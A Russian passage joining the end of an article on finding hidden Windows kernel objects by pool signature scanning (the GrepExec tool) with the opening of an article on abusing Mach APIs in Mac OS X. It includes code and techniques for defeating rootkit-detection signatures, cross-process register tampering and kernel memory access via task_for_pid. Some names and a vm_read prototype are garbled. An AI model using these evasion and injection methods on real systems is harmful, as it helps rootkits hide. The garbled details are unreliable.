До сих пор рассматривались общие для всех исполнительных объектов признаки. Иногда их достаточно, но порой для уверенного распознавания приходится проверять и тело объекта. Одни интересные структуры хорошо определены и документированы, другие — нет; кроме того, их устройство меняется между версиями Windows. Ниже приведены очевидные сигнатуры нескольких типов, важных при поиске поведения руткитов, а также примеры признаков, использовавшихся в прежних работах.

Простую сигнатуру EPROCESS можно составить из нескольких базовых полей с предсказуемыми постоянными значениями, одинаковыми для всех процессов одной системы.

-----+-----	
Pcb.Header.Type	номер типа dispatch header
Pcb.Header.Size	размер dispatcher object
Pcb.Affinity	bit mask CPU affinity, обычно CPU в системе
Pcb.BasePriority	обычно значение по умолчанию 8
Pcb.ThreadQuantum	на рабочих станциях обычно 18
ExitTime	0 для работающих процессов
UniqueProcessId	0 при bitwise AND с 0xFFFF0002
SectionBaseAddress	обычно 0x00400000 для non-system executables
InheritedFromUniqueProcessId	то же, что UniqueProcessId, обычно valid running pid
Session	уникально для каждой session
ImageFileName	печатный ASCII, обычно заканчивается на '.exe'
Peb	0x7FF00000 при bitwise AND с 0xFFFF00FF
SubSystemVersion	XP Service Pack 2 равен 0x400
-----+-----	

В структуру входят и другие DISPATCH_HEADER для блокировок, событий, таймеров и прочих объектов; их поля Header.Type и Header.Size также предсказуемы.

Аналогично, простую сигнатуру ETHREAD образуют базовые поля с постоянными значениями, одинаковыми для всех потоков одной системы.

-----+-----	
Tcb.Header.Type	номер типа dispatch header
Tcb.Header.Size	размер dispatcher object
Teb	0x7FF00000 при bitwise AND с 0xFFFF00FF
BasePriority	обычно значение по умолчанию 8
ServiceTable	nt!KeServiceDescriptorTable(Shadow), используется RAIDE
Affinity	bit mask CPU affinity, обычно CPU в системе
PreviousMode	0 или 1, то есть KernelMode или UserMode
Cid.UniqueProcess	0 при bitwise AND с 0xFFFF0002
Cid.UniqueThread	0 при bitwise AND с 0xFFFF0002
-----+-----	

В эту структуру тоже встроены DISPATCH_HEADER блокировок, событий, таймеров и других объектов с предсказуемыми Header.Type и Header.Size.

Утилита MODGREPPER Йоанны Рутковской с invisiblethings.org обнаруживала скрытые DRIVER_OBJECT по сигнатуре. Позднее valerino показал способ её обойти в статье rootkit.com «Please don't greap me!». Ниже перечислены поля, пригодные для построения сигнатуры DRIVER_OBJECT.

```
-----+-----
Type      | ID типа структуры I/O Subsystem, должен быть 4
Size      | размер структуры, должен быть 0x168
DeviceObject | указатель на первый valid created device object, может быть NULL
DriverSection | указатель на структуру nt!_LDR_DATA_TABLE_ENTRY
DriverName | структура UNICODE_STRING с именем драйвера
-----+-----
```

Следующие поля DRIVER_OBJECT можно проверить по принадлежности диапазону загруженного образа драйвера:

```
DriverStart < FIELD < DriverStart + DriverSize.
```

```
-----+-----
DriverInit      | адрес функции DriverEntry()
DriverUnload    | адрес функции DriverUnload(), может быть NULL
MajorFunction[0x1c] | dispatch handlers для IRPMJXXX, могут указывать на ntoskrnl.exe
-----+-----
```

У структуры DEVICE_OBJECT немного пригодных постоянных признаков. Наиболее очевидны следующие.

```
-----+-----
Type      | ID типа структуры I/O Subsystem, должен быть 3
Size      | размер структуры, должен быть 0xb8
DriverObject | указатель на valid driver object
-----+-----
```

Для работы устройства поле DriverObject должно указывать на действительный объект.

До сих пор сигнатуры сводились в основном к простому двоичному сравнению с заданным значением. Позднее будет рассмотрена проверка цепочки указателей глубины N, позволяющая усложнить обход сигнатур, основанных на указателях.

Поле объекта можно проверять не по точному значению, а по его свойствам. Распространённый пример — проверка связности структуры LIST_ENTRY:

```
Entry == Entry->Flink->Blink == Entry->Blink->Flink.
```

Указатель на объект или выделенную область можно проверить показанной выше функцией ValidatePoolBlock. Так же проверяется UNICODE_STRING.Buffer, если размер выделения меньше PAGE_SIZE.

5. Объект найден, что дальше?

Действия после предполагаемого обнаружения исполнительного объекта зависят от цели. Демонстрационная утилита из статьи просто выводит сведения о каждом совпадении.

Средству обнаружения руткитов требуется гораздо больше проверок. Например, оно может искать EPROCESS, удалённые из системного списка процессов, или модуль драйвера, скрытый от системного API. Для этого найденные непосредственно в памяти объекты сравнивают с результатами API или штатного обхода списков. Нужно учитывать и состояние гонки: объект способен появиться или исчезнуть между сканированием памяти и получением системного представления.

Помимо сигнатуры полезны дополнительные проверки согласованности. Содержат ли поля *x*, *y* и *z* допустимые указатели? Должны ли совпадать поля *c* и *b*? Выглядит ли объект в целом настоящим, но несёт признаки намеренной подделки? Совпадает ли число находок с глобальным счётчиком, например из `OBJECT_TYPE`? Ниже перечислены возможные проверки четырёх типов объектов из главы 4.

5.1. Объекты процессов

Краткий список вещей, которые нужно проверить при сканировании объектов `EPROCESS`:

1. Сравнить с высокоуровневым API, например `kernel32!CreateToolhelp32Snapshot`.
2. Сравнить с системным вызовом, например `nt!NtQuerySystemInformation`.
3. Сравнить со списком `EPROCESS->ActiveProcessLinks`.
4. Корректен ли список потоков процесса?
5. Может ли `PsLookupProcessByProcessId` открыть его `UniqueProcessId`?
6. Содержит ли `ImageFileName` допустимую строку, нули или мусор?

5.2. Объекты потоков

Краткий список вещей, которые нужно проверить при сканировании объектов `ETHREAD`:

1. Сравнить с высокоуровневым API, например `kernel32!CreateToolhelp32Snapshot`.
2. Сравнить с системным вызовом, например `nt!NtQuerySystemInformation`.
3. Указывает ли поток на действительный процесс-владелец?
4. Может ли `PsLookupThreadByThreadId` открыть его `Cid.UniqueThread`?
5. На что указывает `Win32StartAddress`? Принадлежит ли адрес загруженному модулю?
6. Каково значение `ServiceTable`?
7. Если поток ожидает, как долго длится ожидание?
8. Где находится его стек и как выглядит цепочка вызовов?

5.3. Объекты драйверов

Краткий список вещей, которые нужно проверить при сканировании объектов `DRIVER_OBJECT`:

1. Сравнить со службами из базы диспетчера управления службами.
2. Сравнить с системным вызовом, например `nt!NtQuerySystemInformation`.
3. Находится ли объект в глобальном пространстве имён системы?
4. Владеет ли драйвер действительными объектами устройств?
5. Указывает ли базовый адрес драйвера на допустимый заголовок MZ?
6. Корректны ли указатели на функции в объекте?
7. Указывает ли `DriverSection` на действительную `nt!LDRDATATABLEENTRY`?
8. Содержат ли `DriverName` и `LDR_DATA_TABLE_ENTRY` допустимые строки, нули или мусор?

5.4. Объекты устройств

Краткий список вещей, которые нужно проверить при сканировании объектов `DEVICE_OBJECT`:

1. Указывает ли устройство на действительный объект драйвера-владельца?
2. Есть ли у устройства имя и присутствует ли оно в глобальном пространстве имён?

3. Является ли оно частью корректного стека устройств?
4. Корректны ли его поля Type и Size?

6. Нарушение сигнатур

Сигнатуры памяти позволяют распознавать выделенные объекты на низком уровне, независимо от конкретного способа их сокрытия. Но у метода есть собственные слабости: многие сигнатуры обходятся несколькими приёмами, а существование признаков, которые нельзя подделать, ещё предстоит доказать. Ниже рассмотрены способы разрушения сигнатур и возможные ответные меры.

6.1. Сигнатуры на основе указателей

Допустимый указатель на общий объект или неизменяемые данные кажется надёжной сигнатурой, но её легко обойти. Следующий код показывает простейшую подмену OBJECT_HEADER->Type, использованного выше как общий признак объекта. Атака возможна потому, что OBJECT_TYPE — всего лишь выделенная структура с достаточно постоянным содержимым. Таким же способом обходятся многие другие сигнатуры на основе указателей.

```
NTSTATUS KillObjectTypeSignature (
    IN PVOID Object
)
{
    NTSTATUS      ntStatus = STATUS_SUCCESS;
    PVOID         pDummyObject;
    POBJECT_HEADER pHdr;

    pHdr = OBJECT_TO_OBJECT_HEADER( Object );

    pDummyObject = ExAllocatePool( sizeof(OBJECT_TYPE) );

    RtlCopyMemory( pDummyObject, pHdr->Type, sizeof(OBJECT_TYPE) );

    pHdr->Type = pDummyObject;

    return STATUS_SUCCESS;
}
```

6.2. Проверка указателей глубины N

Сигнатуры на основе указателей эффективны, но иногда обходятся тривиально. Следующий пример выполняет проверку цепочки указателей глубины N, создавая более сложный признак. Впрочем, и его можно обойти тем же переносом структур, который показан выше.

Алгоритм предполагает, что заданный адрес принадлежит исполнительному объекту, и проверяет гипотезу так:

1. Вычисляет предполагаемый OBJECT_HEADER.
2. Предполагает, что pObjectHeader->Type является OBJECT_TYPE.
3. Вычисляет предполагаемый OBJECT_HEADER для OBJECT_TYPE.
4. Предполагает, что pObjectHeader->Type является nt!ObpTypeObjectType.
5. Проверяет pTypeObject->TypeInfo.DeleteProcedure == nt!ObpDeleteObjectType.

```
BOOLEAN ValidateNDepthPtrSignature (
    IN PVOID Address,
```

```

    IN VALIDATE_ADDR    pValidate
)
{
    PVOID                pObject;
    POBJECT_TYPE         pTypeObject;
    POBJECT_HEADER       pHdr;

    pHdr = OBJECT_TO_OBJECT_HEADER( Address );

    if( ! pValidate(pHdr) || ! pValidate(&pHdr->Type) ) return FALSE;

    // Предположить, что это OBJECT_TYPE для предполагаемого объекта
    pTypeObject = pHdr->Type;

    // У OBJECT_TYPE тоже есть headers
    pHdr = OBJECT_TO_OBJECT_HEADER( pTypeObject );

    if( ! pValidate(pHdr) || ! pValidate(&pHdr->Type) ) return FALSE;

    // OBJECT_TYPE имеют OBJECT_TYPE, равный nt!ObpTypeObjectType
    pTypeObject = pHdr->Type;

    if( ! pValidate(&pTypeObject->TypeInfo.DeleteProcedure) ) return FALSE;

    // \ObjectTypes\Type имеет DeleteProcedure, равную nt!ObpDeleteObjectType
    if( pTypeObject->TypeInfo.DeleteProcedure
        != nt!ObpDeleteObjectType ) return FALSE;

    return TRUE;
}

```

6.3. Прочие способы обхода

Очевидный способ скрыться от сканирования — применить подмену представления памяти по методу Shadow Walker. Нечитаемая виртуальная память останется вне результатов. Однако применить это к пулу непросто: он может выглядеть повреждённым, вызывая сбои и аварийную остановку системы. Зато можно перехватить `nt!MmProbeAndLockPages` или `IoAllocateMdl` глобально либо только в таблице импорта самого средства обнаружения.

Поля с постоянными или предсказуемыми значениями иногда можно обнулить либо изменить без нарушения работы системы. Например, в доработках автора к FUTO поле `EPROCESS->UniqueProcessId` безопасно сбрасывается в ноль. В статье rootkit.com «Please don't greap me!» для обхода MODGREPPER очищаются `DRIVER_OBJECT->DriverName` и связанный буфер.

Для некоторых сигнатур указателя простого сравнения адресов недостаточно. Например, проверку `nt!ObpDeleteObjectType` можно обмануть, направив `pTypeObject->TypeInfo.DeleteProcedure` на размещённый в другом месте переходник, который сразу передаст управление настоящей `nt!ObpDeleteObjectType`.

7. GrepExes: инструмент

К статье прилагается демонстрационная утилита с исходным кодом, которая сканирует пул и находит исполнительные объекты `DRIVER_OBJECT`, `DEVICE_OBJECT`, `EPROCESS` и `ETHREAD`. Она не определяет, пытались ли скрыть объект, а просто выводит все находки. Автор не планирует развивать именно эту программу, но намерен встроить сканирование памяти в другой проект. Код легко приспособить к иным сигнатурам и типам объектов.

7.1. Сигнатура

Для демонстрации используется простая сигнатура. Все искомые объекты выделены в NonPagedPool, поэтому обходится только невыгружаемая память:

1. Каждый проверяемый адрес считается началом блока пула.
2. К нему прибавляется смещение сигнатуры.
3. Полученное значение сравнивается с OBJECT_HEADER->Type искомого типа.
4. Предполагаемый POOL_HEADER->PoolType сравнивается с известным типом пула объекта.
5. Предполагаемый POOL_HEADER проверяется с помощью функции из раздела 4.2, ValidatePoolBlock.

Следующая функция задаёт параметры обхода пула и проверяет блок по одной сигнатуре типа PVOID. При совпадении вызывается функция обратного вызова с указателем на начало блока. Код poolgrep.c легко изменить, чтобы вместо одной PVOID принимать структуру из нескольких сигнатур и смещений либо указатель на проверяющую функцию.

```
NTSTATUS ScanPoolForExecutiveObjectByType (
    IN PVOID Object,
    IN FOUND_BLOCK_CB Callback,
    IN PVOID CallbackContext
) {
    NTSTATUS ntStatus = STATUS_SUCCESS;
    POBJECT_HEADER pObjHdr;
    PPOOL_HEADER pPoolHdr;
    ULONG_PTR blockSigOffset;
    ULONG_PTR blockSignature;

    pObjHdr = OBJECT_TO_OBJECT_HEADER( Object );
    pPoolHdr = OBJHDR_TO_POOL_HEADER( pObjHdr );
    blockSigOffset = (ULONG_PTR)&pObjHdr->Type - (ULONG_PTR)pObjHdr
        + OBJHDR_TO_POOL_BLOCK_OFFSET(pObjHdr);
    blockSignature = (ULONG_PTR)pObjHdr->Type;

    (VOID)ScanPoolForBlockBySignature( pPoolHdr->PoolType - 1,
        0, // pPoolHdr->PoolTag OPTIONAL,
        blockSigOffset,
        blockSignature,
        Callback,
        CallbackContext );

    return ntStatus;
}
```

7.2. Использование

Использование GrepExес не требует пояснений. Ниже показана встроенная справка.

```
*****
GREPEXEC 0.1 * Grepping executive objects from the pool *
Author: bugcheck
Built on: May 30 2006
*****
```

Usage: grepexec.exe [options]

--help,	-h	Displays this information
--install,	-i	Manually install driver
--uninstall,	-u	Manually uninstall driver
--status,	-s	Display installation status
--process,	-p	GREP process objects
--thread,	-t	GREP thread objects
--driver,	-d	GREP driver objects

--device, -e GREP device objects

7.3. Пример вывода

Ниже приведены примеры вывода для каждой поддерживаемой команды.

```
C:\grepexec>grepexec.exe -p
EPROCESS=81736C88 CID=0354 NAME: svchost.exe
EPROCESS=8174E238 CID=0634 NAME: explorer.exe
EPROCESS=81792020 CID=027c NAME: winlogon.exe
...

C:\grepexec>grepexec.exe -t
EPROCESS=817993C0 ETHREAD=815D4A58 CID=0778.077c wscntfy.exe
EPROCESS=8174AA88 ETHREAD=815D6860 CID=0408.0678 svchost.exe
EPROCESS=819CA830 ETHREAD=815F3B30 CID=0004.0368 System
EPROCESS=81792020 ETHREAD=81600398 CID=027c.0460 winlogon.exe
...

C:\grepexec>grepexec.exe -d
DRIVER=81722DA0 BASE=F9B5C000 \FileSystem\NetBIOS
DRIVER=819A4B50 BASE=F983D000 \Driver\Ftdisk
DRIVER=81725DA0 BASE=00000000 \Driver\Win32k
DRIVER=81771880 BASE=F9EB4000 \Driver\Beep
...

C:\grepexec>grepexec.exe -e
DEVICE=81733860 \Driver\IpNat NAME: IPNAT
DEVICE=81738958 \Driver\Tcpip NAME: Udp
DEVICE=817394B8 \Driver\Tcpip NAME: RawIp
DEVICE=81637CE0 \FileSystem\Srv NAME: LanmanServer
...
```

8. Заключение

Теперь читатель должен понимать принципы и ограничения поиска объектов системного пула по сигнатурам. Описанные приёмы позволяют безопасно обходить системную память, строить собственные сигнатуры, находить совпадения и реализовать нужный способ представления результатов.

Обнаружение объектов сканированием памяти нельзя считать точной наукой. Зато оно почти не зависит от штатных механизмов системы и минимально с ними взаимодействует. По мнению автора, при аккуратной реализации метод даёт приемлемые результаты при поиске объектов, скрытых руткитами.

Библиография

Blackhat.com. RAIDE: Rootkit Analysis Identification Elimination. <<http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Silberman-Butler.pdf>>; дата обращения: 30 мая 2006 г.

F-Secure. Blacklight. <<http://www.f-secure.com/blacklight/>>; дата обращения: 30 мая 2006 г.

Invisiblethings.org. MODGREPPER. <<http://www.invisiblethings.org/tools.html>>; дата обращения: 30 мая 2006 г.

Phrack.org. Shadow Walker.
<http://www.phrack.org/phrack/63/p63-0x08_Raising_The_Bar_For_Windows_Rootkit_Detection.txt>;
дата обращения: 30 мая 2006 г.

Rootkit.com. FU. <<http://rootkit.com/project.php?id=12>>; дата обращения: 30 мая 2006 г.

Rootkit.com. Please don't greap me!. <<http://rootkit.com/newsread.php?newsid=316>>; дата обращения:
30 мая 2006 г.

Uninformed.org. futo. <<http://uninformed.org/?v=3&a=7&t=sumry>>; дата обращения: 30 мая 2006 г.

Windows Hardware Developer Central. Debugging Tools for Windows.
<<http://www.microsoft.com/whdc/devtools/debugging/default.msp>>; дата обращения: 30 мая 2006 г.

Злоупотребление Mach в Mac OS X

Дата: май 2006 г.

Автор: nemo

Контакт: <nemo@felinemenace.org>

1. Предисловие

Аннотация: эта статья обсуждает последствия для безопасности, возникающие из-за интеграции Mach с ядром Mac OS X. Несколько примеров иллюстрируют, как поддержку Mach можно использовать для обхода некоторых BSD-механизмов безопасности, таких как `securelevel`. Кроме того, приведены примеры, показывающие, как функции Mach могут дополнять ограниченную функциональность `ptrace`, включенную в Mac OS X.

Привет, читатель. Я пишу эту статью по двум причинам. Первая - предоставить некоторую документацию по Mach-стороне Mac OS X для людей, которые с ней не знакомы, но хотят разобраться. Вторая - задокументировать собственное исследование, поскольку у меня довольно мало опыта в программировании Mach. Из-за этого статья может содержать ошибки. Если это так, пожалуйста, напишите мне на nemo@felinemenace.org, и я постараюсь исправить их.

2. Введение

Эта статья попытается дать базовое введение в ядро Mach, включая его историю и общий дизайн. Затем будут приведены подробности о том, как эти концепции реализованы в Mac OS X. Наконец, статья проиллюстрирует некоторые проблемы безопасности, возникающие при попытке смешать UNIX и Mach. В этом контексте мне попалась интересная цитата с сайта Apple(.com) [2].

> «Этому порту можно отправлять сообщения, чтобы запускать и останавливать задачу, завершать её, изменять её адресное пространство и так далее. Поэтому владелец права отправки в порт задачи фактически владеет самой задачей и может менять её состояние независимо от политик безопасности BSD и любых политик более высокого уровня».

>

> «Иными словами, специалист по программированию Mach с локальными правами администратора на компьютере Mac OS X может обойти средства безопасности BSD и более высокого уровня».

Звучит как надежная модель для построения серверной платформы...

3. История Mach

Ядро Mach возникло в Университете Карнеги — Меллона (CMU) [1] и первоначально основывалось на ОС Accent. Его создавали внутри ядра 4.2BSD, постепенно заменяя компоненты BSD новыми компонентами Mach. Поэтому ранние версии представляли собой монолитные ядра, подобные хпи, где код BSD и Mach объединён.

Mach проектировался прежде всего для многопроцессорных систем и как микроядро. Однако используемая Mac OS X реализация хпи микроядром не является: код BSD и другие подсистемы

включены непосредственно в ядро.

4. Базовые концепции

Ниже кратко изложены основные понятия Mach. Они гораздо лучше описаны в других работах, поэтому стоит обратиться к ссылкам в конце статьи.

Mach представляет компоненты системы собственными абстракциями, непривычными разработчику из мира UNIX. Сначала определим их.

4.1. Задачи

Задача — логическое представление среды выполнения, отделяющее ресурсы каждой работающей программы. У неё есть собственное виртуальное адресное пространство и уровень привилегий. Задача содержит один или несколько потоков, совместно использующих её адресное пространство и ресурсы.

В Mac OS X новую задачу создают функцией `task_create()` или системным вызовом BSD `fork()`.

4.2. Потоки

Поток Mach — независимая единица выполнения со своими регистрами и политикой планирования. Он имеет доступ ко всем ресурсам содержащей его задачи.

В Mac OS X список потоков задачи возвращает функция `task_threads()`:

```
kern_return_t task_threads
(task_t task,
 thread_act_port_array_t thread_list,
 mach_msg_type_number_t* thread_count);
```

API Mach в Mac OS X позволяет создавать потоки, читать и изменять их регистры и выполнять другие операции.

4.3. Сообщения

Сообщения обеспечивают связь между потоками Mach и состоят из набора объектов данных. Созданное сообщение отправляется в порт, на который у вызывающей задачи есть соответствующие права. Сами права на порт тоже можно передавать между задачами в сообщении. Получатель ставит сообщения в очередь, а принимающий поток обрабатывает их по своему усмотрению.

В Mac OS X функция `mach_msg()` отправляет сообщения в порт и принимает их оттуда:

```
mach_msg_return_t mach_msg
(mach_msg_header_t msg,
 mach_msg_option_t option,
 mach_msg_size_t send_size,
 mach_msg_size_t receive_limit,
 mach_port_t receive_name,
 mach_msg_timeout_t timeout,
 mach_port_t notify);
```

4.4. Порты

Порт — управляемый ядром канал связи для передачи сообщений между потоками. Поток с правом отправки может помещать в него сообщения; таким правом одновременно способны обладать несколько сторон. Однако принимать сообщения из конкретного порта в каждый момент может лишь одна задача. У порта есть собственная очередь.

4.5. Набор портов

Набор портов объединяет несколько портов Mach с общей очередью сообщений.

5. Ловушки Mach (системные вызовы)

Для объединения Mach и BSD в xnu номера системных вызовов разделены между таблицами. На PowerPC инструкция `sc` берёт номер из `r0`. Положительное значение меньше `0x6000` считается вызовом FreeBSD: по нему индексируется таблица `sysent` и выбирается указатель на функцию.

Значения больше `0x6000` относятся к специфичным для PowerPC вызовам из `PPCcalls`, а отрицательные индексируют `mach_trap_table`.

Код ниже взят из исходников xnu и показывает этот процесс.

```
oris    r15,r15,SAVsyscall >> 16      ; Mark that it this is a
                                         ; syscall

cmplwi  r10,0x6000                    ; Is it the special ppc-only
                                         ; guy?
stw     r15,SAVflags(r30)              ; Save syscall marker
beq--   cr6,exitFromVM                 ; It is time to exit from
                                         ; alternate context...

beq--   ppcscall                       ; Call the ppc-only system
                                         ; call handler...

mr.     r0,r0                          ; What kind is it?
mtmsr   r11                           ; Enable interruptions

blt--   .L_kernel_syscall              ; System call number if
                                         ; negative, this is a mach call...

lwz     r8,ACT_TASK(r13)               ; Get our task
cmpwi   cr0,r0,0x7FFA                 ; Special blue box call?
beq--   .L_notify_interrupt_syscall    ; Yeah, call it...
```

На Intel ловушки Mach вызываются инструкцией `int 0x81 (cd 81)`, а службы BSD — `sysenter`. Соглашение о номерах сохраняется; в обоих случаях номер находится в `eax`.

Большинство авторов шелл-кода для Mac OS X используют вызовы FreeBSD, вероятно, из-за слабого знакомства с ловушками Mach. Ниже приведён их список из `mach_trap_table` ядра xnu 792.6.22.

5.1. Список ловушек Mach в xnu 792.6.22

```
/* 26 */ mach_reply_port
/* 27 */ thread_self_trap
/* 28 */ task_self_trap
/* 29 */ host_self_trap
```

```

/* 31 */ mach_msg_trap
/* 32 */ mach_msg_overwrite_trap
/* 33 */ semaphore_signal_trap
/* 34 */ semaphore_signal_all_trap
/* 35 */ semaphore_signal_thread_trap
/* 36 */ semaphore_wait_trap
/* 37 */ semaphore_wait_signal_trap
/* 38 */ semaphore_timedwait_trap
/* 39 */ semaphore_timedwait_signal_trap
/* 41 */ init_process
/* 43 */ map_fd
/* 45 */ task_for_pid
/* 46 */ pid_for_task
/* 48 */ macx_swapon
/* 49 */ macx_swapoff
/* 51 */ macx_triggers
/* 52 */ macx_backing_store_suspend
/* 53 */ macx_backing_store_recovery
/* 59 */ swtch_pri
/* 60 */ swtch
/* 61 */ thread_switch
/* 62 */ clock_sleep_trap
/* 89 */ mach_timebase_info_trap
/* 90 */ mach_wait_until_trap
/* 91 */ mk_timer_create_trap
/* 92 */ mk_timer_destroy_trap
/* 93 */ mk_timer_arm_trap
/* 94 */ mk_timer_cancel_trap
/* 95 */ mk_timebase_info_trap
/* 100 */ iokit_user_client_trap

```

Для вызова на Intel левое число с обратным знаком помещается в `eax`, а аргументы — в стек в обратном порядке. Низкоуровневая отправка сообщений Mach уже гораздо лучше разобрана в одной из работ из списка литературы; заинтересованному читателю стоит обратиться к ней.

6. MIG

Поскольку Mach задумывался как микроядро для нескольких процессоров и компьютеров, значительная часть функций реализована сообщениями между задачами. Для этого требуются формально определённые интерфейсы IPC.

Mach и Apple используют язык Mach Interface Generator (MIG), подмножество Matchmaker, создающее интерфейсы C и C++ для обмена сообщениями между задачами.

Интерфейс описывается в файле `.defs`, который утилита `/usr/bin/mig` преобразует в исходный файл `.c` или `.cpp` и заголовок `.h`. Созданные заготовки C/C++ обрабатывают сообщения из определения.

Разработчику из мира UNIX или Windows это устройство поначалу непривычно. Многие рассматриваемые функции Mach фактически определены в `.defs`; эти файлы входили в исходники хпн, которые больше недоступны.

Пример из одного из таких файлов (`osfmk/mach/mach_vm.defs`), показывающий определение функции `vm_allocate()`, приведен ниже.

```

/*
 * Allocate zero-filled memory in the address space
 * of the target task, either at the specified address,
 * or wherever space can be found (controlled by flags),
 * of the specified size. The address at which the
 * allocation actually took place is returned.
 */
#if !defined(_MACH_VM_PUBLISH_AS_LOCAL_)

```

```

routine mach_vm_allocate(
#else
routine vm_allocate(
#endif
        target          : vm_task_entry_t;
        inout  address   : mach_vm_address_t;
        size            : mach_vm_size_t;
        flags            : int);

```

Чтобы понять написание шелл-кода с ловушкой `mach_msg`, полезно обработать `.defs` через `/usr/bin/mig` и изучить полученный код C.

Дополнительную информацию о MIG см. в [6]. Richard Draves также делал доклад о MIG, его слайды доступны в [7].

7. Замена ptrace()

Пользователи, пришедшие в Mac OS X из Linux или BSD, ожидают полноценного системного вызова `ptrace()`. Но Apple оставила его урезанным: он годится лишь для слабой защиты от отладки и пошагового выполнения процесса.

Команда защиты от отладки `PT_DENY_ATTACH` запрещает только будущие подключения через `ptrace()`. При ограниченных возможностях самого вызова и неограниченном `task_for_pid()` такая мера фактически бесполезна.

Ниже отсутствующие возможности `ptrace` воспроизводятся другими средствами Mac OS X.

Сначала нужно получить порт задачи. При достаточных привилегиях `task_for_pid()` принимает идентификатор процесса UNIX и возвращает его порт.

Эта функция довольно проста в использовании и работает так, как ожидается.

```

pid_t    pid;
task_t   port;

task_for_pid(mach_task_self(), pid, &port);

```

При успехе порт возвращается в переменной `port` и используется последующими вызовами API для управления ресурсами целевой задачи. По смыслу это аналог `PTRACE_ATTACH`.

В Mac OS X команды `PTRACE_GETREGS` и `PTRACE_GETFPREGS` больше не дают привычного доступа к регистрам, но его легко восстановить через API Mach.

Функция `task_threads()` по порту возвращает список потоков задачи.

```

thread_act_port_array_t thread_list;
mach_msg_type_number_t thread_count;

task_threads(port, &thread_list, &thread_count);

```

Затем `thread_get_state()` позволяет перебрать потоки и прочитать регистры каждого.

Ниже показано чтение регистров первого потока из массива `thread_act_port_array_t`.

Примечание: код предназначен для PowerPC; на Intel используется тип `i396_thread_state_t`.

```

ppc_thread_state_t ppc_state;
mach_msg_type_number_t sc = PPC_THREAD_STATE_COUNT;
long thread = 0;    // for first thread

thread_get_state(
    thread_list[thread],
    PPC_THREAD_STATE,
    (thread_state_t)&ppc_state,

```



```

        &sc
    );

```

Для PPC-машин затем можно вывести содержимое нужного регистра так:

```
printf(" lr: 0x%x\n",ppc_state.lr);
```

Теперь рассмотрим изменение регистров потока.

Аналогами PTRACE_SETREGS и PTRACE_SETFPREGS служит вызов Mach thread_set_state. Следующая небольшая программа объединяет рассмотренные приёмы.

Следующий небольшой ассемблерный код продолжает цикл, пока регистр r3 не станет ненулевым.

```

.globl _main
_main:

    li    r3,0
up:
    cmpwi cr7,r3,0
    beq-  cr7,up
    trap

```

C-код ниже присоединяется к процессу и изменяет значение регистра r3 на 0xdeadbeef.

```

/*
 * This sample code retrieves the old value of the
 * r3 register and sets it to 0xdeadbeef.
 *
 * - nemo
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <mach/mach_types.h>
#include <mach/ppc/thread_status.h>

void error(char *msg)
{
    printf("[!] error: %s.\n",msg);
    exit(1);
}

int main(int ac, char **av)
{
    ppc_thread_state_t ppc_state;
    mach_msg_type_number_t sc = PPC_THREAD_STATE_COUNT;
    long thread = 0;          // for first thread
    thread_act_port_array_t thread_list;
    mach_msg_type_number_t thread_count;
    task_t port;
    pid_t pid;

    if(ac != 2) {
        printf("usage: %s <pid>\n",av[0]);
        exit(1);
    }

    pid = atoi(av[1]);

    if(task_for_pid(mach_task_self(), pid, &port))
        error("cannot get port");

    // better shut down the task while we do this.
    if(task_suspend(port)) error("suspending the task");

    if(task_threads(port, &thread_list, &thread_count))
        error("cannot get list of tasks");
    if(thread_get_state(

```

```

        thread_list[thread],
        PPC_THREAD_STATE,
        (thread_state_t)&ppc_state,
        &sc
    )) error("getting state from thread");

    printf("old r3: 0x%x\n", ppc_state.r3);

    ppc_state.r3 = 0xdeadbeef;

    if(thread_set_state(
        thread_list[thread],
        PPC_THREAD_STATE,
        (thread_state_t)&ppc_state,
        sc
    )) error("setting state");

    if(task_resume(port)) error("cannot resume the task");

    return 0;
}

```

Пример запуска этих двух программ выглядит так:

```

-[nemo@gir:~/code]$ ./tst&
[1] 5302
-[nemo@gir:~/code]$ gcc chgr3.c -o chgr3
-[nemo@gir:~/code]$ ./chgr3 5302
old r3: 0x0
-[nemo@gir:~/code]$
[1]+  Trace/BPT trap          ./tst

```

Программа C меняет r3 процесса ./tst, после чего цикл заканчивается и выполняется trap.

Удалённые из ptrace() чтение и запись памяти также заменяет API Mach. Функции vm_read() и vm_write() работают с адресным пространством целевой задачи.

Эти вызовы работают примерно так, как ожидается. Однако в оставшейся части статьи есть примеры, использующие эти функции. Функции определены следующим образом:

```

kern_return_t  vm_read
               (vm_task_t          target_task,
                vm_address_t        address,
                vm_size_t           size,
                size                data_out,
                target_task         data_count);

kern_return_t  vm_write
               (vm_task_t          target_task,
                vm_address_t        address,
                pointer_t           data,
                mach_msg_type_number_t data_count);

```

Они соответствуют запросам PTRACE_POKETEXT, PTRACE_POKEDATA и PTRACE_POKEUSR.

Для операции нужны подходящие права страницы; перед чтением или записью их легко изменить вызовом vm_protect().

```

kern_return_t  vm_protect
               (vm_task_t          target_task,
                vm_address_t        address,
                vm_size_t           size,
                boolean_t           set_maximum,
                vm_prot_t           new_protection);

```

В Linux запрос PTRACE_SYSCALL пошагово выполняет процесс до системного вызова, что позволяет strace отслеживать обращения приложения к ядру. В Mac OS X этой возможности нет, хотя API Mach предусматривает подходящую функцию.

```

kern_return_t  task_set_emulation

```

```

(task_t          task,
 vm_address_t   routine_entry_pt,
 int            syscall_number);

```

Она могла бы назначить пользовательский обработчик системных вызовов и вести журнал, но в Mac OS X не реализована.

8. Внедрение кода

Внедрение кода через API Mach демонстрировалось неоднократно; самая известная реализация — machinject. Она получает порт выбранного PID через task_for_pid(), а thread_create_running() создаёт в задаче поток с заданным состоянием регистров, передавая управление внедрённому коду. Тем же способом реализацию перенесли на Intel.

Начальное состояние потока можно направить на dlopen() для загрузки динамической библиотеки с диска. Другой вариант — вручную отобразить объектный файл в адресное пространство через vm_map() и применить перемещения.

9. Переход в ядро

В Mac OS X 10.4.6 для Intel — последнем выпуске на момент статьи — устройства /dev/kmem и /dev/mem удалены, поэтому для доступа к памяти ядра нужен другой путь.

Ловушка Mach task_for_pid() с pid=0 возвращает порт задачи ядра; разумеется, для этого нужны права суперпользователя.

Через этот порт функции vm_read() и vm_write() напрямую читают и изменяют память ядра, а vm_map() и vm_getmap() отображают туда файлы и области памяти.

Автор использует возможность в новой версии руткита WeaponX, но у неё немало других применений.

10. Безопасность гибридной системы UNIX и Mach

Сочетание UNIX и Mach в одной системе создаёт множество проблем. Как сказано в цитате Apple из введения, опытный разработчик Mach способен через API и ловушки Mach обойти средства безопасности BSD более высокого уровня.

